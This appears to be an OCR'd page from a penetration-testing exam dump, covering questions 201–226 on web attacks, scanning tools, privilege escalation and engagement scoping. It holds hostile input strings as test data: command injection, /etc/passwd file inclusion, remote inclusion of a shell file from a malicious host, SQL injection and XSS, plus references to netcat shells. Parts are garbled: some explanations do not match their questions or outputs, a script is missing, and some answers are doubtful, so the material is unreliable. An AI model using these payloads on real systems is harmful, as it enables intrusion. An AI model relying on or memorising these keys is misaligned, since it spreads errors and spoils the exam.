
NEW QUESTION: 201
Given the following output:
User-agent:*
Disallow: /author/


Disallow: /xmlrpc.php
Disallow: /wp-admin
Disallow: /page/
During which of the following activities was this output MOST likely obtained?
A. Website scraping
B. Website cloning
C. URL enumeration
D. Domain enumeration
Answer: A (LEAVE A REPLY)

NEW QUESTION: 202
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


site=www.exa'ping%20-c%2010%20localhost'mple.com
redir=http%3f%2fwww.malicious-site.com
logFile=%2fetc%2fpasswd%00
lookup=$(whoami)
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
Parameterized queries
Preventing external calls
Input Sanitization

Answer:


HTTP Request Payload Table
Payloads
Vulnerability Type
Remediation
#inner-tab"><script>alert(1)</script>
item=widget';waitfor%20delay%20'00:00:20';--
item=widget%20union%20select%20null,null,@@version;--
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization



NEW QUESTION: 203

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

A. Nmap

B. Nikto
C. Cain and Abel
D. Ethercap
Answer: B (LEAVE A REPLY)
https://hackertarget.com/nikto-website-scanner/

NEW QUESTION: 204
A penetration tester obtained the following results after scanning a web server using the dirb utility:
...
GENERATED WORDS: 4612
---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 - FOUND: 4
Which of the following elements is MOST likely to contain useful information for the penetration tester?
A. info
B. index.html
C. about
D. home.html
Answer: (SHOW ANSWER)

NEW QUESTION: 205
A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.
Which of the following changes should the tester apply to make the script work as intended?
A. Change line 2 to $ip= 10.192.168.254;
B. Remove lines 3, 5, and 6.
C. Remove line 6.
D. Move all the lines below line 7 to the top of the script.
Answer: B (LEAVE A REPLY)
https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html
Explanation
Example script:
#!/usr/bin/perl
$ip=$argv[1];
attack($ip);
sub attack {

print("x");
}

NEW QUESTION: 206
A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:
x' OR role LIKE '%admin%
Which of the following should be recommended to remediate this vulnerability?
A. Multifactor authentication
B. Encrypted communications
C. Secure software development life cycle
D. Parameterized queries
Answer: D (LEAVE A REPLY)
The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%, the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

NEW QUESTION: 207
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website.
The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?
A. -8 -T0
B. --script "http*vuln*"
C. -sn
D. -O -A
Answer: B (LEAVE A REPLY)
Explanation
Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a
/16 network with the following options:
-p 445 specifies the port number to scan.
-n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
-T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
-open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION: 208
A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1  -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?
A. nc 127.0.0.1 5555
B. nc 10.10.1.2
C. ssh 127.0.0.1 5555
D. ssh 10.10.1.2
Answer: B (LEAVE A REPLY)

NEW QUESTION: 209
A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?
A. The web server is using a WAF.
B. The web server is behind a load balancer.
C. The web server is redirecting the requests.
D. The local antivirus on the web server Is rejecting the connection.
Answer: (SHOW ANSWER)
Explanation
A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION: 210
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root         915 Mar   6  2020 /scripts/daily_log_backup.sh
```


Which of the following actions should the tester perform FIRST?
A. Change the file permissions.
B. Use privilege escalation.


C. Cover tracks.
D. Start a reverse shell.
Answer: B (LEAVE A REPLY)
The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION: 211
A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?
A. Create a one-shot systemd service to establish a reverse shell.
B. Obtain /etc/shadow and brute force the root password.
C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP
Answer: A (LEAVE A REPLY)
https://hosakacorp.net/p/systemd-user.html

NEW QUESTION: 212
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?
A. The expected time frame of the assessment
B. The correct user accounts and associated passwords
C. The proper emergency contacts for the client
D. A signed statement of work
Answer: (SHOW ANSWER)

NEW QUESTION: 213
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Answer:

See explanation below.

Explanation

Part 1 - nmap 192.168.2.2 -sV -O

Part 2 - Weak SMB file permissions

NEW QUESTION: 214

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding

B. Session riding

C. Cybersquatting

D. Side channel

Answer: (SHOW ANSWER)

https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%20can%20even,share%20the%20same%20physical%20hardware

NEW QUESTION: 215

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

A. DirBuster

B. CeWL

C. w3af

D. Patator

Answer: B (LEAVE A REPLY)

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.
https://esgeeks.com/como-utilizar-cewl/

NEW QUESTION: 216

A penetration tester obtained the following results after scanning a web server using the dirb utility:

...
GENERATED WORDS: 4612

Scanning URL: http://10.2.10.13/ ----
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 - FOUND: 4

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html

B. about

C. info

D. home.html

Answer: B (LEAVE A REPLY)

Explanation

The element /about is most likely to contain useful information for the penetration tester, as it may reveal details about the website's owner, purpose, history, contact information, etc. This information can be used for further reconnaissance, social engineering, or identifying potential

vulnerabilities.

NEW QUESTION: 217
A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?
A. nmap -f -sV -p80 192.168.1.20
B. nmap -sS -sL -p80 192.168.1.20
C. nmap -A -T4 -p80 192.168.1.20
D. nmap -O -v -p80 192.168.1.20
Answer: (SHOW ANSWER)
Explanation
This command will scan the host 192.168.1.20 on port 80 using the following options:
-A: This option enables OS detection, version detection, script scanning, and traceroute. This will help to determine if the host is running an approved version of Linux and a patched version of Apache, as well as other information about the host and the network path.
-T4: This option sets the timing template to aggressive, which speeds up the scan by increasing the number of parallel probes, reducing the timeouts, and assuming faster responses.
-p80: This option specifies the port to scan, which is 80 in this case. Port 80 is commonly used for HTTP services, such as Apache web server.

NEW QUESTION: 218
A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)
A. Setting up a secret management solution for all items in the source code management system
B. Implementing role-based access control on the source code management system
C. Configuring multifactor authentication on the source code management system
D. Leveraging a solution to scan for other similar instances in the source code management system
E. Developing a secure software development life cycle process for committing code to the source code management system
F. Creating a trigger that will prevent developers from including passwords in the source code management system
Answer: A,E (LEAVE A REPLY)
Explanation
Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data.
Some possible options for addressing the issue of access keys within an organization's SCM solution are:

Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files3456.
Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system1

NEW QUESTION: 219
A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?
A. SQLmap
B. OpenVAS
C. Nikto
D. Nessus
Answer: A (LEAVE A REPLY)

NEW QUESTION: 220
The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?
A. A vulnerability scan
B. A WHOIS lookup
C. A packet capture
D. An Nmap scan
Answer: (SHOW ANSWER)
Explanation
A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION: 221
The results of an Nmap scan are as follows:
Starting Nmap 7.80 (https://nmap.org) at 2021-01-24 01:10 EST
Nmap scan report for (10.2.1.22)

Host is up (0.0102s latency).
Not shown: 998 filtered ports
Port State Service
80/tcp open http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
Which of the following device types will MOST likely have a similar response? (Choose two.)
A. Network device
B. Public-facing web server
C. Active Directory domain controller
D. IoT/embedded device
E. Exposed RDP
F. Print queue
Answer: (SHOW ANSWER)
https://www.netscout.com/what-is-ddos/slowloris-attacks
From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION: 222
Which of the following factors would a penetration tester most likely consider when testing at a location?
A. Determine if visas are required.
B. Ensure all testers can access all sites.
C. Verify the tools being used are legal for use at all sites.
D. Establish the time of the day when a test can occur.
Answer: D (LEAVE A REPLY)
Explanation
One of the factors that a penetration tester would most likely consider when testing at a location is to establish the time of day when a test can occur. This factor can affect the scope, duration, and impact of the test, as well as the availability and response of the client and the testers. Testing at different times of day can have different advantages and disadvantages, such as testing during business hours to simulate realistic scenarios and traffic patterns, or testing after hours to reduce

disruption and interference. Testing at different locations may also require adjusting for different time zones and daylight saving times. Establishing the time of day when a test can occur can help plan and coordinate the test effectively and avoid confusion or conflict with the client or other parties involved in the test. The other options are not factors that a penetration tester would most likely consider when testing at a location.

NEW QUESTION: 223
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?
A. Determine if the failover environment relies on resources not owned by the client.
B. Ensure the client has signed the SOW.
C. Establish communication and escalation procedures with the client.
D. Verify the client has granted network access to the hot site.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 224
A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```


Which of the following should the penetration tester do NEXT?
A. Close the reverse shell the tester is using.
B. Note this finding for inclusion in the final report.
C. Investigate the high numbered port connections.
D. Contact the client immediately.
Answer: (SHOW ANSWER)
The image shows the output of the netstat -antu command, which displays active internet connections for the TCP and UDP protocols. The output shows that there are four established TCP connections and two listening UDP connections on the host. The established TCP

connections have high numbered ports as their local addresses, such as 49152, 49153, 49154, and 49155. These ports are in the range of ephemeral ports, which are dynamically assigned by the operating system for temporary use by applications or processes. The foreign addresses of these connections are also high numbered ports, such as 4433, 4434, 4435, and 4436. These ports are not well-known or registered ports for any common service or protocol. The combination of high numbered ports for both local and foreign addresses suggests that these connections are suspicious and may indicate a backdoor or a covert channel on the host. Therefore, the penetration tester should investigate these connections next to determine their nature and purpose. The other options are not appropriate actions for the penetration tester at this stage.

NEW QUESTION: 225
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?
A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. Whether the country where the cloud service is based has any impeding laws
D. The geographical location where the cloud services are running
Answer: (SHOW ANSWER)

NEW QUESTION: 226
During an assessment, a penetration tester was able to access the organization's wireless network from outside of the building using a laptop running Aircrack-ng. Which of the following should be recommended to the client to remediate this issue?
A. Changing to Wi-Fi equipment that supports strong encryption
B. Using directional antennae
C. Using WEP encryption
D. Disabling Wi-Fi
Answer: A (LEAVE A REPLY)
